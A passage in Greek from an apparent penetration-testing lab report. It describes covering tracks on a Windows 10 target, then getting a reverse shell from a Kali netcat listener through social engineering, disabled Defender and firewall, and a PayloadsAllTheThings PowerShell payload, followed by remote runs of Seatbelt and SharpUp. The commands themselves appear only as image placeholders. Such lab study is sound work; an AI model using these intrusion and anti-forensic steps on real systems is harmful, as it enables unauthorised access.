Αυτό επαναλαμβάνεται για κάθε μια από όλες τις διεργασίες του συστήματος και στο τέλος δημιουργείται η αντίστοιχη αναφορά.

Ολοκληρώνοντας τη λήψη των πληροφοριών με τα εργαλεία GhostPack, μας ενδιαφέρει να ελαχιστοποιήσουμε τα ίχνη που αφήνουμε στο τερματικό – στόχο. Με το πέρας των εργασιών κι αφού έχουμε υλοποιήσει μια μέθοδο που θα μας επιτρέπει μόνιμη πρόσβαση στο προσβεβλημένο τερματικό (persistence), διαγράφουμε τον φάκελο “C:\temp”, κάνουμε logout κι αφού ενεργοποιήσουμε το κέλυφος γραμμής εντολών, διαγράφουμε και τον χρήστη εξ’ ολοκλήρου με την παρακάτω εντολή:



Επανεκκινούμε τον υπολογιστή σε ασφαλή λειτουργία κι επανέρχεται στην πρότερη κατάσταση.


6. Ενεργοποίηση αντίστροφου κελύφους γραμμής εντολών (reverse shell)

Ήδη έχουμε εξηγήσει στην προηγούμενη θεματική ενότητα (LOLBAS) πώς λειτουργεί ένα reverse shell. Υπενθυμίζουμε ότι τα αντίστροφα κελύφη έχουν ένα πρόγραμμα που λειτουργεί ως «ακροατής» (listener) να εκτελείται στο τερματικό του επιτιθέμενου και το τερματικό – στόχος συνδέεται στον επιτιθέμενο προσφέροντας ένα κέλυφος γραμμής εντολών. Τα reverse shells έχουν 3 βασικά πλεονεκτήματα: πρώτον, δεν χρειάζεται να αφήνουμε τον listener να εκτελείται στο τερματικό – στόχος, αφήνοντάς το ευάλωτο και σε άλλους κακόβουλους παράγοντες. Κατά δεύτερον, μπορούμε να χρησιμοποιήσουμε κάποια θύρα (port) σύνδεσης που δε θα κινήσει υποψίες σε ένα σύστημα ελέγχου ή στους διαχειριστές, όπως η 80 (http), η 8080 (http) & η 443 (https) που συνήθως επιτρέπονται σε εξερχόμενες συνδέσεις, παρακάμπτοντας τους περιορισμούς του τείχους προστασίας. Το τρίτο και ίσως το πιο σημαντικό είναι ότι δεν χρειάζεται να γνωρίζουμε την πραγματική IP διεύθυνση του τερματικού – στόχου, καθώς κατά πάσα πιθανότητα, θα βρίσκεται πίσω από κάποια συσκευή που εκτελεί χρέη NAT / PAT, με αποτέλεσμα να γνωρίζουμε μόνο την εξωτερική IP διεύθυνση ως σημείο εισόδου, αλλά όχι την εσωτερική IP του στόχου μας.
Στο συγκεκριμένο σενάριο θα δοκιμάσουμε μια διαφορετική μεθοδολογία λήψης ενός αντίστροφου κελύφους, πλήρως λειτουργικού και όχι περιορισμένου, όπως στο παράδειγμα της προηγούμενης ενότητας.

Κάνουμε τις εξής παραδοχές:


a. Θεωρούμε ότι έχουμε στην κατοχή μας ένα τερματικό (εδώ ως εικονικό μηχάνημα) που τρέχει μια Debian-based διανομή Linux (εδώ, το Kali Linux) κι έχει εγκατεστημένο το εργαλείο “netcat”, το οποίο περιέχεται εγγενώς σε όλα τα Unix-based συστήματα.
b. Θεωρούμε ότι στο τερματικό – στόχος, για το συγκεκριμένο παράδειγμα, έχουμε κάποιον χρήστη, στον οποίο εφαρμόζουμε τεχνικές κοινωνικής μηχανικής (social engineering) και τον κατευθύνουμε να εκτελέσει τις εντολές που απαιτούνται, ώστε να επιτευχθεί η σύνδεση. Θα χρησιμοποιήσουμε την εφαρμογή PowerShell με ένα υπάρχον script, του οποίου η δουλειά είναι να δημιουργεί reverse shells.
c. Για λόγους ευκολίας, εργαζόμαστε με τον χρήστη που είχαμε δημιουργήσει στο προηγούμενο βήμα, τον DomainUser, αλλά μπορεί να είναι οποιοσδήποτε χρήστης του τερματικού – στόχου – ιδανικά να έχει και διαχειριστικά δικαιώματα.
d. Για να κατανοήσουμε λίγο τις εντολές που δίδονται, θεωρούμε ένα εικονικό δίκτυο που έχει στηθεί για την προσομοίωση της επίθεσης. Το δίκτυο αποτελείται από τα εξής 2 τερματικά: το μηχάνημα επίθεσης που εκτελεί το λειτουργικό σύστημα Kali Linux και φέρει την διεύθυνση IP 10.0.2.15 και το προσβεβλημένο τερματικό, που είναι το γνωστό Windows 10 Ultimate Edition τερματικό μας με IP 10.0.2.4.

Σαν πρώτο βήμα, θα δημιουργήσουμε με τη βοήθεια του “netcat” μια σύνδεση τύπου listener και κατόπιν θα περιμένουμε το τερματικό-στόχο να συνδεθεί μαζί μας. Αρχικά, δίνουμε τις παρακάτω εντολές, ώστε να παραμετροποιήσουμε και να εκκινήσουμε τον listener στο μηχάνημα επίθεσης:




Το επόμενο βήμα είναι να κατεβάσουμε το powershell script από το GitHub, που λειτουργήσει ως payload. Καλεί τον υπολογιστή – στόχο να συνδεθεί στην IP 10.0.2.15 (που είναι η διεύθυνση του επιτιθέμενου υπολογιστή), στη θύρα 8080. Αυτό το payload, θα το καλέσουμε μέσω PowerShell εντολών & θα εκτελεστεί απευθείας από τη μνήμη.


Αρχικά κλείνουμε το Real-time protection και το firewall, για να μας επιτρέψει να κατεβάσουμε και να εκτελέσουμε το script, όπως φαίνεται στην παρακάτω εικόνα:




Πλοηγούμαστε στο αποθετήριο GitHub “PayloadsAllTheThings” του Swisskyrepo (url: https://github.com/swisskyrepo/PayloadsAllTheThings), στο φάκελο “Methodology and Resources” κι επιλέγουμε το “Reverse Shell Cheatsheet.md”. Στο τελευταίο τμήμα του αρχείου, βλέπουμε ότι υπάρχει μέθοδος να δημιουργηθεί ένα πλήρως λειτουργικό «κέλυφος» στο τερματικό του επιτιθέμενου, με τη χρήση της μεθόδου CreatePseudoConsole().




Ακολουθούμε τις οδηγίες κι εκτελούμε σε μια κονσόλα PowerShell τη γραμμή που αναφέρεται στο Client side, φροντίζοντας να αλλάξουμε τη διεύθυνση IP και τη θύρα σε αυτές του δικού μας τερματικού επίθεσης:



Μεταφέρουμε την παραπάνω εντολή στο τερματικό – στόχος στο εργαλείο PowerShell και μόλις εκτελεστεί, τότε δημιουργεί τη σύνδεση όπως φαίνεται στο παρακάτω:




Στο δικό μας τερματικό επιστρέφει ένα πλήρως λειτουργικό κέλυφος, με τις ίδιες λειτουργίες, όπως ακριβώς αν εργαζόμασταν στο κανονικό υπολογιστή – στόχο. Για επιβεβαίωση, εκτελούμε την εντολή “system info” που μας επιστρέφει τα στοιχεία του συστήματος:




Έχοντας πλέον πλήρη πρόσβαση στο τερματικό – στόχος, μπορούμε να ανεβάσουμε τα αρχεία GhostPack σε έναν φάκελο στο Windows σύστημα και να τα εκτελέσουμε, ώστε να συγκρίνουμε ποια εικόνα θα πάρουμε και πόσο διαφοροποιείται από την επιτόπου εκτέλεση.

Παράδειγμα απομακρυσμένης εκτέλεσης: Seatbelt.exe:




Δεν παρατηρούμε καμία αλλαγή σε σχέση με την επιτόπου εκτέλεση του προγράμματος. Οι πληροφορίες που λαμβάνουμε είναι οι ίδιες και στους ίδιους χρόνους αντίστοιχα, με μια απειροελάχιστη καθυστέρηση (~139 sec vs ~140 sec).


Παράδειγμα απομακρυσμένης εκτέλεσης: SharpUp.exe:



Και σε αυτή την περίπτωση δεν υπάρχει καμία αλλαγή σε σχέση με την επιτόπου εκτέλεση του προγράμματος. Οι πληροφορίες που λαμβάνουμε είναι οι ίδιες, αλλά βλέπουμε μια ελαφρά βελτίωση στους χρόνους εκτέλεσης (394 sec vs 329 sec).




Παράδειγμα απομακρυσμένης εκτέλεσης: Rubeus.exe:

